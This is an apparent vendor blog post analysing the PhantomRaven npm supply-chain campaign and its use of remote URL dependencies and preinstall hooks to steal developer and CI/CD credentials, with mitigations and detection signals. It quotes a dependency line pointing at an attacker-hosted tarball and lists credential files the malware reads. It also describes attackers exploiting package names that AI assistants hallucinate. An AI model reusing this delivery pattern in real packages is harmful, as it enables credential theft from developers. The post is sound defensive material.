The PhantomRaven campaign shows how attackers can hide malware outside the npm registry using RDD, allowing malicious code to execute during installation while bypassing many traditional security scanners. This blog addresses why it is a particularly critical risk for mobile applications and how using AI during the development process increases this risk.
TL;DR — PhantomRaven Explained
The PhantomRaven npm campaign hides malware using Remote Dynamic Dependencies (RDD) — external URLs that load malicious code during npm install. Because the malware is hosted outside the npm registry, many security scanners fail to detect it. The attack steals developer credentials, CI/CD tokens and system information from developer machines and build environments.
Understanding the PhantomRaven npm Supply-Chain Attack
Supply-chain attacks targeting developer ecosystems are becoming more sophisticated. One recent campaign, PhantomRaven, shows how attackers can hide malware in ways that bypass traditional package scanning and compromise developer environments.
PhantomRaven is a multi-wave npm supply chain attack that published 200+ malicious packages and accumulated tens of thousands of downloads. Its goal is to steal developer credentials, CI/CD secrets and system information from build environments.
While PhantomRaven targets npm development environments, the attack path can extend to mobile applications built with frameworks such as React Native, Ionic and Capacitor, where npm dependencies are part of the mobile app build pipeline.What makes PhantomRaven notable is not just the malware payload, but the delivery technique: a method that hides malicious code outside the npm registry entirely. This technique is called Remote Dynamic Dependencies (RDD).
How Do npm Supply-Chain Attacks Work?
npm supply-chain attacks occur when attackers distribute malicious code through package dependencies used during software development. Instead of directly compromising application code, attackers target package registries or dependency mechanisms to execute malware during installation or build processes.
In the PhantomRaven campaign, attackers used a technique called Remote Dynamic Dependencies to bypass traditional security checks.
What Is a Remote Dynamic Dependency (RDD)?
A Remote Dynamic Dependency (RDD) is a dependency defined as a direct URL to an external server rather than a package hosted in the npm registry.
Instead of referencing another npm package, the dependency points to a remote tarball controlled by the attacker.
Example:
“dependencies”: {
“ui-styles-pkg”: “http://packages.storeartifact.com/npm/unused-imports”
When a developer runs npm install, npm retrieves the dependency directly from the specified URL.
This means the malicious code never appears in the npm registry itself.
The registry package may contain only harmless code, making it appear legitimate during routine inspection.
PhantomRaven demonstrates that a dependency can appear completely harmless in the npm registry while delivering malware during installation.
Why Remote Dynamic Dependencies Evade Security Scanners
Most security tools focus on scanning:
- Npm registry packages
- Tarbell contents
- Package metadata
Remote Dynamic Dependencies exploit a gap in that model.
Registry packages appear clean
The npm package visible in the registry may contain nothing more than placeholder code such as a simple “Hello World” script.
Registry metadata shows no dependencies
Because the dependency is fetched from a URL, npms may show zero dependencies in the registry interface.
Scanners inspect the wrong artifact
The vast majority of Software Composition Analysis (SCA) tools inspect the package tarball stored in the registry. They typically do not fetch and analyze external resources referenced during installation.
Payloads can change dynamically
Because the attacker controls the server, they can serve different code depending on the victim.
For example, attacks can deliver:
- benign code to researchers
- malicious payloads to enterprise environments
Dependencies are not cached or versioned
Remote dependencies are not versioned or cached like registry packages.
Each installation retrieves a fresh payload from the attacker infrastructure.
How the PhantomRaven Infection Chain Works
The PhantomRaven attack occurs during a routine developer workflow. From the developer’s perspective, everything appears routine.

Step 1: A developer installs a package
A developer installs what appears to be a legitimate npm package.
Example:
npm install eslint-comments
Many PhantomRaven packages were designed to resemble common developer tools such as ESLint plugins or build utilities.
Step 2: npm reads the package configuration
During installation, npm processes the package.json file.
Inside the dependency list is a Remote Dynamic Dependency pointing to an attacker-controlled server.
Step 3: npm downloads a malicious tarball
Instead of retrieving a dependency from npmjs.com, npm fetches a .tgz archive from the external URL.
Because the registry never hosts this artifact, registry-based security tools never inspect the malicious code.
Step 4: npm executes lifecycle scripts
The downloaded package contains an npm lifecycle hook such as:
“preinstall”: “node index.js”
Lifecycle scripts like preinstall, install, and postinstall automatically run during installation.
No user interaction is required.
Step 5: Malware runs silently
The malicious index.js script executes immediately.
To avoid suspicion, the payload suppresses console output during execution.
From the developer’s perspective, the installation appears normal.
Behind the scenes, the malware begins collecting sensitive data.
PhantomRaven demonstrates that a dependency can appear completely harmless in the npm registry while delivering malware during installation. Security teams should monitor not only package contents but also what dependencies do during install time, including external downloads and lifecycle scripts.
What Data the PhantomRaven Malware Targets
The PhantomRaven payload focuses on harvesting information from developer environments and CI/CD systems, including developer identity data, CI/CD tokens and detailed system fingerprints.
Developer identity information
For developer identity, malware searches for email addresses and identifiers in locations such as:
- environment variables
~/.gitconfig~/.npmrcpackage.jsonauthor fields
This allows attackers to build a database of compromised developers.
CI/CD credentials
The malware also attempts to harvest credentials associated with major development platforms:
- GitHub Actions
- GitLab CI
- Jenkins
- CircleCI
- npm publishing tokens
These credentials can provide access to repositories, pipelines, and deployment infrastructure.
System fingerprinting
The payload also collects system metadata such as:
- hostname
- operating system details
- Node.js version
- public IP address
Fingerprinting helps attackers distinguish between individual developers and enterprise environments.
Why npm Supply-Chain Attacks Matter for DevSecOps
Supply-chain attacks targeting developer tools can have widespread impact.
Compromising a single developer machine or CI/CD runner may expose:
- source code repositories
- build pipelines
- package publishing credentials
- infrastructure secrets
In many organizations, CI/CD pipelines execute automatically and run lifecycle scripts without manual review.
This makes dependency installation a powerful attack vector.
heres-why-mobile-apps-are-still-at-risk/
If a malicious dependency executes during the mobile build process, attackers could potentially:
- steal repository credentials
- access mobile CI/CD pipelines
- modify JavaScript bundles embedded in mobile apps
- tamper with mobile build artifacts before release
In other words, a supply chain attack that begins in a JavaScript dependency can ultimately impact iOS and Android application releases.
How Mobile DevSecOps Teams Can Reduce Supply-Chain Risk
Modern mobile pipelines rely on npm, so teams must assume supply-chain attacks can reach iOS and Android builds and focus on limiting blast radius.
1. Lock down installs and scripts – Use deterministic installs in CI (npm ci with committed lockfiles) to prevent drift, and set npm config set ignore-scripts true by default with a small, reviewed allowlist for required scripts.
2. Control egress during builds – Enforce egress allowlisting on mobile build agents and alert on unexpected HTTP/HTTPS from npm/node/yarn to unknown or non‑TLS domains during installs.
3. Protect tokens and signing keys – Use MFA, short‑lived scoped tokens and vault‑backed secrets, isolate Apple/Google signing keys, and maintain a rotation playbook for all dev, CI and npm credentials after incidents.
4. Test what actually ships – Generate an SBOM per mobile build and integrate automated mobile security testing (e.g., NowSecure) in CI/CD so every .apk/.aab/.ipa is scanned before app‑store release.
5. Govern new dependencies and AI-assisted choices – Require review for new npm packages in mobile repos (especially new/low‑reputation ones) and enforce checks so AI‑suggested dependencies must be verified against registries and internal allowlists.
6. Harden mobile CI/CD infrastructure – Use ephemeral, hardened build agents for iOS/Android, separate dependency resolution from signing/publishing with minimal egress, and apply least privilege to CI roles that interact with app stores and artifact repos.
Quick Detection Signals for npm Supply-Chain Attacks
Security teams should investigate if they observe:
- npm install processes making unexpected outbound network connections
- lifecycle scripts (
preinstall, postinstall) executing during dependency installation - dependencies referencing HTTP or external URLs
- developer machines reading
.npmrcor.gitconfigfiles during installs - CI/CD runners sending HTTP requests to unknown domains
- Network connections to new unexpected endpoints while application is in use
These behaviors may indicate a malicious dependency executing during installation.
FAQ: PhantomRaven and npm Supply Chain Attacks
How does PhantomRaven infect developer machines?
PhantomRaven infects systems during npm install. A malicious package references an external dependency hosted on an attacker server. npm downloads that dependency and executes a lifecycle script that runs malicious code automatically.
What is a Remote Dynamic Dependency?
A Remote Dynamic Dependency is an npm dependency that points to a remote URL instead of a registry package. This allows attackers to deliver malicious code outside the registry, bypassing many security scanners.
Why are npm supply-chain attacks dangerous for mobile apps?
These attacks can compromise developer machines and CI/CD pipelines. If attackers steal repository or publishing credentials, they may be able to modify application code or distribute malicious updates. Because mobile apps are often composed of ~70% SDK’s the risks are two-fold: both when you add the package (with a malicious RDD), and inherited supply-chain risk in the SDK’s developers use to build pipelines.
Can npm supply-chain attacks affect mobile apps?
Yes. Many mobile apps use frameworks like React Native or Ionic, which rely on npm packages during the build process. A compromised dependency can expose mobile source code or build pipelines.
Why is this a critical problem to address today?
In a word, slopsquatting. Mobile developers using AI coding assistants are particularly vulnerable to PhantomRaven’s slopsquatting technique. React Native projects have deep dependency trees with many packages that have long, easy-to-hallucinate names (e.g., @react-native-aria/focus, babel-plugin-transform-react-remove-prop-types). An LLM might suggest a plausible-sounding but non-existent package that PhantomRaven has already registered.
How NowSecure Helps Detect Mobile Supply-Chain Risk
Attacks like PhantomRaven show how developer ecosystem compromises can cascade into mobile applications and build pipelines.
Organizations need visibility not only into source code, but also into mobile apps.
NowSecure Platform helps security and DevSecOps teams:
- analyze iOS and Android app binaries
- generate mobile Software Bills of Materials (SBOMs)
- Continuously test apps in CI/CD pipelines
- assess third-party mobile apps used by employees or customers
Learn how NowSecure mobile app security testing helps organizations manage mobile application risk.